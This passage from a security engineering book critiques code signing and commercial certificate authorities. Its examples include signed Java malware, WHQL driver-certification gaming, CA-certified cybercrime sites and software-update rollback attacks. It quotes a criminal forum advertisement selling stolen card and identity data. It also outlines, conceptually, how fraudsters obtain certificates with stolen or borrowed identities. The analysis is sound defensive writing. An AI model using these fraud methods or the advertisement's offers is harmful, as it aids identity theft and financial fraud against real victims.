A particularly odd interpretation of code signing comes from Oracle, née Sun. In response to the never-ending Java Vulnerability Machine (JVM) exploits, Oracle introduced a requirement that all Java applets be signed [454]. Copying an idea pioneered in Windows Vista's UAC (discussed in "The 'Simon Says' Problem" on page 190), they colour-coded the warnings in a manner incomprehensible to anyone not deeply versed in Java security technology [455]. The problem with requiring that all applets be signed is that Java code-signing previously served as a means of escaping the Java sandbox: Unsigned applications ran in the sandbox, signed applications ran with the full privileges of native code. By requiring that all applications be signed, Oracle completely bypassed Java's sandbox [456][457]/

Following the pattern already established in other situations where code-signing requirements were imposed, digitally signed Java malware appeared at about the same time that the requirements did [458]. Making the situation even worse was the fact that, unlike AuthentiCode, which checks whether the (potentially stolen) certificate that's being used has been revoked by the issuing CA, Java ignores the revocation and allows the malware to run anyway [459].

The conceptual mistake that Oracle was making in this case (setting aside for a moment the numerous implementation flaws that accompanied it), even more so than other organisations relying on code signing for security, was that they conflated authentication with authorisation. If you want to see the difference between authentication and authorisation in practice, try walking into a store and buying something with your passport (authentication) instead of your credit card (authorisation). In other words Oracle assumed that as long as they knew who wrote a piece of code, it was safe to authorise it to do anything. Not only is this not the case, but because of the loose security practices of the CAs who issued the code-signing certificates and the problem of attackers stealing legitimate users' certificates, it's not even possible to know, from the code signature, who really wrote a piece of code.

While the first publications on code-signing for secure software distribution could still optimistically predict that "the signature is a deterrent to damage because the sender and/or author of a malicious applet can be traced" [460] and "digital signatures assure accountability, just as a manufacturer's brand name does on packaged software" (although with the prescient comment that "this approach is based on the premise that accountability is a deterrent to the distribution of harmful code") [461], the reality of commercial PKI means that no such accountability actually exists. This is aptly illustrated by the observation from the MMPC that of 173,000 digitally-signed malware files, "Microsoft has been unable to identify any authors of signed malware in cooperation with CAs because the malware authors exploit gaps in issuing practices and obtain certificates with fraudulent identities" [462] (the actual number of certificates used to sign malware is significantly smaller than the number of signed files since a single certificate can be used to sign multiple files [463]). This result represents a large-scale real-world empirical confirmation of the scenario described in the following section.

Asking the Drunk Whether He's Drunk

The ease with which you can obtain certificates for nominal entities like DBAs or even totally fictitious or fraudulent entities points to a much larger problem in the use of identity-based accountability, the fact that the market is so awash with stolen identities that vendors have to sell them in bulk just to turn a profit. In other words a system designed to defeat the problem of identity theft relies on the flawless

functioning of a global identity-based accountability infrastructure in order to work, a classic catch-22 situation. If it's possible to buy stolen identities with almost arbitrary amounts of accompanying verification data to authenticate them (see Figure 29 for some samples of what's available) for purposes of financial fraud then it's just as easy to turn those identities towards facilitating further identity fraud, and indeed it's become pretty much standard practice to register fraudulent domains and buy fraudulent certificates with stolen credentials paid for with stolen financial information.

We sell all you need to hack, shop & cashout.
CardTipe / * CC Name / * CC Number / * CC Expiry / * CVV2
    [Cryptographic check value on the back of the card] / * CC PIN
First & Last Names / * Address & City / * State & Zip/Postal code / *
    Country (US) / * Phone #
MMN *[Mother's maiden name]* / * SSN *[Social security number]* / * DOB
    [Date of birth]
Bank Acc No / * Bank Routine *[Routing]* No

On our forum you can buy:
Active eBay accounts with as many positive feedbacks as you need
Active and wealthy PayPal accounts
PINs for prepaided AT&T and Sprint phone cards
Carded Western Union accounts for safe and quick money transfers
Carded UPS and FedEx accounts for quick and free worldwide shipping
    of your stuff
Full info including Social Security Info, Driver Licence #, Mother' Maiden
    Name and much more
Come and register today and get a bonus by your choice:
    One Citybank account with online access with 3k on board, or 5
    COB' cards with 5k credit line
    10 eBay active eBay accounts with 100+ positive feedbacks
    25 Credit Cards with PINs for online carding

Figure 29: Random sampling of stolen identity data

The general rule for this practice has been summed up as "never commit a crime as yourself" [464], with the Internet as a whole having been described as "a social laboratory for experimenting with identity" [465]. As a result, if the putative owner of an AuthentiCode certificate that's been used to sign a piece of malware is ever tracked down then it's invariably some innocent victim somewhere, possibly someone who doesn't even use a computer.

An extreme example of this occurs in mobile devices, which often won't run unsigned applications. Since there's no consistency as to which CA's certificates are recognised by which devices, it's often necessary to sign an (at least theoretically) device-independent application with multiple certificates, one per target device family. As one mobile application author comments, "such a business model is no doubt of considerable benefit to CAs and device manufacturers" [466]. Unfortunately it also creates a significant barrier to entry for legitimate developers while presenting little problem for malware authors who can buy as many certificates using other people's identities and money as they like, having exactly the reverse effect of what's intended.

Even the argument that at least the signed malware allows for the use of CRLs to disable it falls flat when you consider the difference in speed between having the malware identified and blocked by anti-virus software and the ponderous delays of the CRL issue process, assuming that the end-user software even checks them. This was aptly demonstrated by the Stuxnet code-signing (non-)revocation discussed in "Digitally Signed Malware" on page 50. Another example of this occurred when a CA revoked a code-signing certificate that had been issued to a malware author (or at least a fraudulent identity being used by a malware author). Malware researchers immediately notified the issuing CA of the problem, but by the time the CA had decided that although it wasn't sure whether someone using the certificate that it had

issued to authenticate malware was a breach of the terms and conditions of issue or not, it thought it best to revoke the certificate anyway just to be safe, the malware site had long since been shut down [467] (CAs more generally simply ignore the issue of malicious certificates that they've issued, as covered in "Digitally Signed Malware" on page 50). The same thing happened to phishing sites, for which "the certificate lasted longer than the phishing site" [468].

Another online fraud technique that's seen use in some countries, although it's not widespread because it's still much easier to do the same thing via less labour-intensive means, is to use stolen credentials to establish an online presence for an existing business with a good credit history, use it for whatever fraud you want to perpetrate, and then vanish before anyone's the wiser, for example before the end of the monthly billing cycle when the real business either gets sent paperwork that it isn't expecting or doesn't get sent paperwork that it is. Since this is borrowing the identity of a bona fide business rather than an individual there's almost no way to catch such problems because any (rational) amount of checking will simply confirm that it's a long-established legitimate business. This type of fraud could probably even defeat the verification used for EV certificates (at least as set out in the guidelines published by some CAs), although at the moment it's entirely unnecessary since it's possible to achieve the same ends through far less laborious means.

In any case this trick is already being used by malware authors to obtain code-signing certificates (when they're not simply stealing them, see "Digitally Signed Malware" on page 50) by buying them on behalf of companies that have nothing to do with software production or code signing [469]. What makes the particular case referenced above noteworthy is that an anti-malware researcher was able to do some digging into how the certificate was obtained, and found that the malware authors had simply shopped around various CAs until they found one that was willing to sell them a certificate in the name of the third-party company, an example of the certificate-vending-machine process discussed in "Security Guarantees from Vending Machines" on page 38 in effect. The resulting code-signing process combines a digital signature user D, an application to be signed S, and a signature mechanism M to produce a DSM-certified means for assessing the safety of a piece of code [470]. In some situations a fourth factor is added by having a third party associate a signed timestamp with the code signature, creating a DSM-IV mechanism.

All of this is a classic case of asking the drunk whether he's drunk — a system rampant with identity fraud is being used as the basis for an identity-based accountability mechanism.

What's even scarier about all of this is that there's no escape. While it is in theory possible to ratchet up the level of verification so that there's at least some level of confidence that certificates aren't being handed out like confetti to anyone with a stolen credit card, the result would be CAs issuing a hundred certificates a year at a cost of $5,000 each[17]. In other words the "success" of SSL and code-signing certificates has been because the barrier to entry is so low that anyone can play. If the barrier were raised to the point where the checking would be at least somewhat effective then the process would be so onerous that no-one would want to play any more, or, worse, decide that doing an end-run around the whole system would be easier than playing the game as intended.

Ross Anderson, in his groundbreaking paper on the economics of information security, refers to this issue as a "perverse incentive" in which not only do the players have no incentive to play the game the way that it's intended, they have an active disincentive to doing so [471][472]. This is aptly demonstrated by the domain name registration system, where fees as low as a few dollars a year mean that there's no way that a registrar can afford to perform any level of checking beyond "the payment has cleared" (this doesn't bode well for DANE, DNS-based Authentication of Named Entities, an attempt to do PKI using DNSSEC [473]. If dedicated CAs are already

---

[17] A certain German high-assurance CA, in its first year of operation, actually managed to achieve an average cost per certificate issued of $50,000, created by a combination of the high cost of running such a CA and the fact that few customers cared for the certificates that it was issuing.

unable to properly manage certificates then imagine how hard it'll be for some random domain name registrar whose business is selling as many domain names as possible as cheaply as possible). By extension, if any fraud is discovered then the dispute-resolution process is basically a gamble, and only works one domain at a time when phishers are registering hundreds or thousands of domains at once [474].

The situation with WHQL certification provides an insightful illustration of the tension between providing effective checking and creating excessively high barriers to entry. Microsoft's Windows Hardware Qualification Lab evaluation is a testing process that ensures that a Windows device driver or similar piece of code meets a certain minimum reliability level under Windows. Device drivers that pass the testing procedure are digitally signed by Microsoft and can be made available for automatic download to users through Windows Update [475], with the WHQL certification providing a reasonable level of assurance that the driver won't misbehave once it's installed.

That, at least, is the theory. In practice the situation is very different. Take the case of graphics drivers. Graphics card manufacturers, and in particular ATI (later AMD) and nVidia, the high-performance PC graphics leaders, will do almost anything to try and beat the competition. Cheating in benchmarks by detecting the use of particular benchmark applications used to test graphics performance, or detecting common benchmarking environments and disabling performance-reducing operations, or skipping entire rendering steps when this probably won't be noticed, has occurred on numerous occasions.

Examples of simple tricks like filename-detection could be demonstrated by renaming the DirectX Tunnel demo program TUNNEL.EXE to FUNNEL.EXE, whereupon one graphics vendor's card ran the demo significantly slower because the driver's cheat mode (using all manner of heuristics to speed up the specific operations performed by the program [476]) wasn't being triggered any more [477], or renaming quake3.exe to quack3.exe, which fooled the ATI driver's detection of the Quake III Arena time demo [478]. In a case of blatant benchmark-gaming, renaming the executable for the widely-used 3DMark graphics benchmark from 3DMark03.exe to 3DMurk03.exe revealed an nVidia driver cheat [479][18] (at this time nVidia were in trouble with the performance of their FX line of graphics cards because a dispute with Microsoft over the Xbox licensing terms meant that nVidia had had little input into the final DirectX 9 specification while ATI had a lot, which resulted in ATI's DirectX 9 graphics cards performing a lot better than nVidia's. In an attempt to remain competitive, nVidia began introducing driver "optimisations" of the kind described above). As an indication of how intense the competition between the graphics vendors is, this cheat was revealed by ATI engineers analysing the workings of the nVidia driver after ATI had themselves been caught out cheating with the Quake III benchmark (this is the graphics equivalent of the situation discussed in "SSL Certificates: Indistinguishable from Placebo" on page 33 where one CA turned in another for issuing a fraudulent certificate).

It's not just WHQL concerns that'll cause vendors to detect particular graphics benchmarks and change the behaviour of their drivers. ATI detects the presence of the graphics stress-test application FurMark and throttles the behaviour of their driver in order to avoid overheating problems in graphics cards using their GPUs [480][481]. Renaming the benchmark to something other than furmark.exe restores standard performance, at the risk of overheating and possibly damaging the graphics card.

A less blatantly obvious way to see driver cheats in action is to run the driver under the Windows Driver Verifier, a tool used by WHQL, whereupon all the performance-enhancing but unsafe driver operations magically get disabled. The driver may run like molasses during the WHQL testing process but that's not a problem because the point of the testing is to check for bugs and not to evaluate performance.

---

[18] Not to mention what happens when you renamed nVidia's Fairy.exe graphics demo to 3dmark03.exe.

Once the driver has passed the WHQL tests the vendor bundles it and its WHQL stamp of approval into an installer that either sets a secret run-in-unsafe-mode flag on install or, if the driver uses tricks like checking for the presence of the Driver Verifier, does nothing at all special. In either case the WHQL-certified driver ends up running in unsafe mode on end-user systems, interfering with other drivers, causing blue-screens, and all the other things that the WHQL process was supposed to prevent [477]. It's not surprising then that the WHQL-certified drivers from these graphics vendors made up three of the top seven vendors causing Windows XP kernel crashes (the third vendor was Intel, whose built-in graphics are widely used in budget PCs and business systems) [482].

Scarily, three of the remaining four vendors were producers of Windows security software, indicating that even if their products don't make your system any more secure they certainly make it much less reliable. What's worse, this situation isn't improving over time, with the number of kernel crashes due to anti-virus software remaining more or less constant while most other classes of drivers get better over time [483] (one of the contributing reasons why Microsoft got into the anti-virus business was because it helped reduce the number of Windows crashes, where "Windows crash" meant "crash caused by third-party anti-virus product but blamed on Microsoft").

In fact in exchange for the system instability that security software can cause you may also be getting security holes rather than protection. One survey of a wide range of software applications found that the second-largest overall class of insecure software after customer-support applications, presumably belonging to the notoriously insecure family of web applications, was security products [484]. This issue is so severe that one pen-tester at an Internet security company pointed out that they specifically target security applications because they're widely used and it's easy to own companies through them once you've found the holes in their security software. This shoemaker's-children problem of security software being secure by executive fiat rather than actual practice [485][486][487][488][489][490] extends to the physical world as well. In the US the National Fire Protection Association (NFPA) fought a long battle to convince fire-fighters that fire was just as deadly for them as it was for everyone else, and "not even fire-fighters possess iron lungs or asbestos skins" [491]. Assuming that the defenders and protectors are excluded from the normal laws of causality seems to be a problem that exists across multiple fields.

So if Microsoft knows that this gaming of WHQL is going on and the vendors know that it's going on (to the point of reporting competitors doing it if it helps make them look bad) and the vendors know that Microsoft knows, and so on ad nauseam, why doesn't someone do something about it?

The reason why this situation persists is because the certification process has two mutually-exclusive goals: the bar has to be set as low as possible to avoid discouraging vendors from participating, but also as high as possible to encourage high-quality drivers. In other words "success" in a business sense (as many people as possible participate) is the polar opposite of "success" in a technical sense (as many low-quality products as possible are excluded).

Figure 30: The consequences of setting the WHQL bar too high

The consequences of being even slightly choosy about what will and won't get approved should be familiar to almost anyone who's installed new hardware on a Windows PC, with some examples shown in Figure 30. Any number of vendor install instructions contain detailed descriptions (often with accompanying step-by-step screenshots) showing users how to click past the unsigned-driver warnings that Windows throws up in order to allow the non-WHQL-tested driver to install and run. This practice isn't just something that vendors of no-name cell-phone data cables in a back street in Shenzhen engage in, it's done by a virtual who's-who of hardware manufacturers in order to avoid the WHQL certification process. It's also not limited to WHQL, as Figure 30 shows, and carries across to other platforms that make extensive use of signed applications such as Symbian, for which 70% of the people queried in one survey of over a thousand users indicated that they either had, or would like to, hack their own phones in order to bypass the need for application signing (the Symbian signing process is lengthy, complex, and expensive, providing quite an incentive to bypass it) [163].

Some vendors, possibly worried about adverse use reactions to having to click OK repeatedly, take this even further. Instead of relying on the user to bypass the warning dialogs these vendors use Windows UI (user interface) automation facilities to move the mouse around the screen, opening up and clicking through configuration dialogs to allow the driver to load and run without any of the usual checks. Again, this isn't just one or two obscure vendors but major industry players [492]. In one extreme example a security software vendor didn't just bypass signing for its own driver but used Windows automation to open the System Properties | Hardware | Driver Signing Options dialog and turned off verification of all driver signing from that point onwards. As one commentator put it, "When faced with a setup program that does this, your natural reaction is to scream, 'Aaaiiiiigh!'" [492][19].

(Having security applications disable security features isn't that uncommon. For example the FAQ for one smartcard-based home banking application that's widely used in Germany instructs the person installing it to give users full-control rights over the Windows "Program Files" directory tree, which is close to giving them, and any malware that runs as them, Administrator rights to the machine. As the paper that

---

[19] Probably because most people wouldn't be able to figure out how to correctly scream 'îă'.

reports on this comments, "since it appears that no security is required, this measure isn't surprising". Several similar home-banking applications simply bypass this problem by requiring that they be run with full Administrator rights [493]).

The WHQL certification saga is a perfect illustration of the dilemma facing X.509 certificate issuers. CAs can either be successful in a business sense, with low barriers to entry and as many certificates as possible issued, or successful in a security sense, with high barriers to entry and as many dubious clients as possible excluded. Since commercial CAs aren't (by definition) being run as a hobby, it's obviously in their best interests to maximise their commercial success and not their security success. Furthermore, since there's no contractual relationship (or indeed any kind of relationship at all) between the CA and the person using the certificate (the "relying party" in PKI terminology) but there is at least a financial relationship between the CA and its customers the certificate purchasers, the CA is incentivised to take actions that benefit itself and to a lesser extent its direct customers but has no incentive whatsoever to do anything that benefits a relying party. The chapter "PKI" on page 657 goes into this problem in a bit more detail, the term "relying party" is actually quite difficult to pin down because everyone involved in the certificate business wants it to be something else, but a good functional definition is that it's "anyone but the CA and software vendors". In other words the relying party is whoever carries the liability, and that's (by intent) never the CA or the browser vendors.

In contracts a relying party has to make a decision of reliance after examining the evidence, which is a conscious act. Browsers pretty much remove this conscious act from the process, so that it's the browsers (and by extension most other certificate-using applications) rather than end users that exhibit the acts of reliance (at least as far as something like this is possible for software, since it's an open question whether a software agent can actually make a reliance decision, which is really something that a human is supposed to do).

In legal terms this would make the software vendors the relying parties, except that they explicitly disclaim all liability for anything as per standard EULA practice. Although some CAs do offer warranties for their certificates, these are essentially worthless (except as a marketing gimmick for the CA). As one legal analysis puts it, "it is a rather mindboggling exercise trying to understand in real world terms how this warranty would work […] as far as we can tell there are no cases where a CA actually paid damages to end users under [a] warranty" [494].

As a result, liability ends up dumped on the users who don't even know that it exists (there's further discussion of the unenforceability of CA documents like the Certificate Practice Statement and Relying Party Agreement in "(In-)Security by Admonition" on page 181). At some point when the stakes are high enough to make it worthwhile some law firm somewhere is going to get very rich off the test case.

Figure 31: CA-certified cybercrime site

Finally, commercial CAs potentially face the possibility of lawsuits if people feel that they're being unfairly denied certification, although this is more of a problem with the single-vendor WHQL process than with commercial CAs, where it's always possible to find some CA somewhere who'll sell you the certificate that you want. It's for this reason that the whole SSL certificate management process has been referred to as "certificate manufacturing" rather than PKI [495], since the only real infrastructure component present is the one that, once a year, exchanges someone's credit card number (either the legitimate owner or a phished one, see "Asking the Drunk Whether He's Drunk" on page 59) for a collection of bits. Public CAs in this case are acting as certificate vending machines and not what conventional PKI theory considers to be a CA. An example of where this leads is shown in Figure 31, which depicts a CA-certified cybercrime website that manages PPI (pay-per-install) malware installations on victim PCs.

Figure 32: Another CA-certified cybercrime site

Another example, for a site dealing in stolen credit cards and bank accounts, account cashout services (used to empty accounts of money), spam hosting, credit card fraud, and every other type of online crime, is shown in Figure 32, and a third example, for a vendor selling denial-of-service attacks to help you take out your "enemies", is shown in Figure 33 (the "unverified" portion of the URL means that site administrators haven't vetted the seller yet, normally vendors selling malware, zero-day exploits, and viruses on this site are vetted in order to provide some guarantee of product quality for buyers, but for DDoS services this is a bit more difficult). The certificate for a fourth site is shown in Figure 35, in this case being for the Styx exploit pack, a "software toolkit that gets injected into hacked or malicious sites, allowing the attacker to foist a kitchen sink full of browser exploits on visitors" [496]. Although the site is hosted in Pennsylvania , USA and registered in Kharkov, Ukraine, the CA didn't see anything wrong with issuing it a certificate for Bolivia.

It's scary to think that CAs are busy providing certificates to secure the very attackers that the certificates are supposed to be combating.

Interestingly enough, non-commercial CAs like CACert [497] who aren't under any pressure to issue as many certificates as possible in order to turn a profit and who aren't economically motivated to set their interests ahead of those of relying parties are in a far better position than any commercial CA to focus on security rather than popularity as a success metric [498]. It's unfortunate then that the potentially most effective CAs are excluded from browsers while the least effective CAs are included and trusted by default.

Figure 33: Yet another CA-certified cybercrime site

Having said that, the fact that an organisation is being run on a non-commercial basis doesn't automatically make it more secure. An experiment in setting up a bogus software repository for a fake organisation found that checking in the non-commercial world wasn't any better than in the commercial world [499], although a far easier attack vector in this case is simply to directly target a legitimate repository [500]. Making this type of attack even scarier is the fact that the package management system provides essentially no protection against actions by packages, even allowing them to run with elevated privileges through which they can modify more or less anything on the system [501] (a mechanism for dealing with this problem is discussed in "Security by Designation" on page 347). The same can be true in the Windows and OS X world, with the auto-update system for McAfee's anti-virus software allowing an attacker to install and run arbitrary code with superuser privileges [502].

The problem with the false repository was compounded by the fact that the packages themselves weren't that secure either since they assumed that the mere presence of a signature indicated that everything was OK, so that "clients weren't bothered if yesterday they retrieved metadata that was dated from last week but today they retrieved metadata that's dated from a year ago", allowing an attacker to roll back software to older, vulnerable versions [503]. A variation of this, a so-called freeze attack, doesn't bother rolling back a package but simply prevents the install of an update that closes a security hole, leaving the vulnerable version of the package in place [504].

Figure 34: CA-certified bank phishing site

In the case of Apple, an entire industry has sprung up around the practice of rolling back secure software updates for iOS-based products for jailbreaking purposes. The idea here is to sidegrade the device to an older version of iOS that can still be jailbroken when a newer version of iOS that blocks existing jailbreaks is released. This is done by interfering with an Apple mechanism called the SHSH protocol, which sends to Apple a request containing assorted device information and gets back a SHSH blob, a signed firmware image to restore or update the phone with [505][506].

Initially this process was relatively easy because Apple made the same mistake that the repositories did. The iOS device sent out an update request containing fixed data that identified the device being updated and got back the SHSH blob. By capturing older requests and replaying them, it was possible to get back old, vulnerable firmware images [507]. An alternative was to cache the old SHSH blobs, which due to the fixed nature of the request would always be treated as a valid response when they were served up by a fake signature server [506].

After iOS 5, Apple included a nonce, a per-request random value, in each request that prevented this simple replay attack [508].

Figure 35: CA-certified cybercrime site certificate

In addition to these problems, repositories only signed portions of the package-related data so that an attacker could add new metadata indicating that the package being installed depended on another package like `rootkit-installer` which would then also duly be installed (this type of problem of incomplete coverage of data through security mechanisms is examined in more detail in "Cryptography for Integrity Protection" on page 359, and a mechanism for adding protection to the software package distribution process is given in "Self-Authenticating URLs" on page 384).

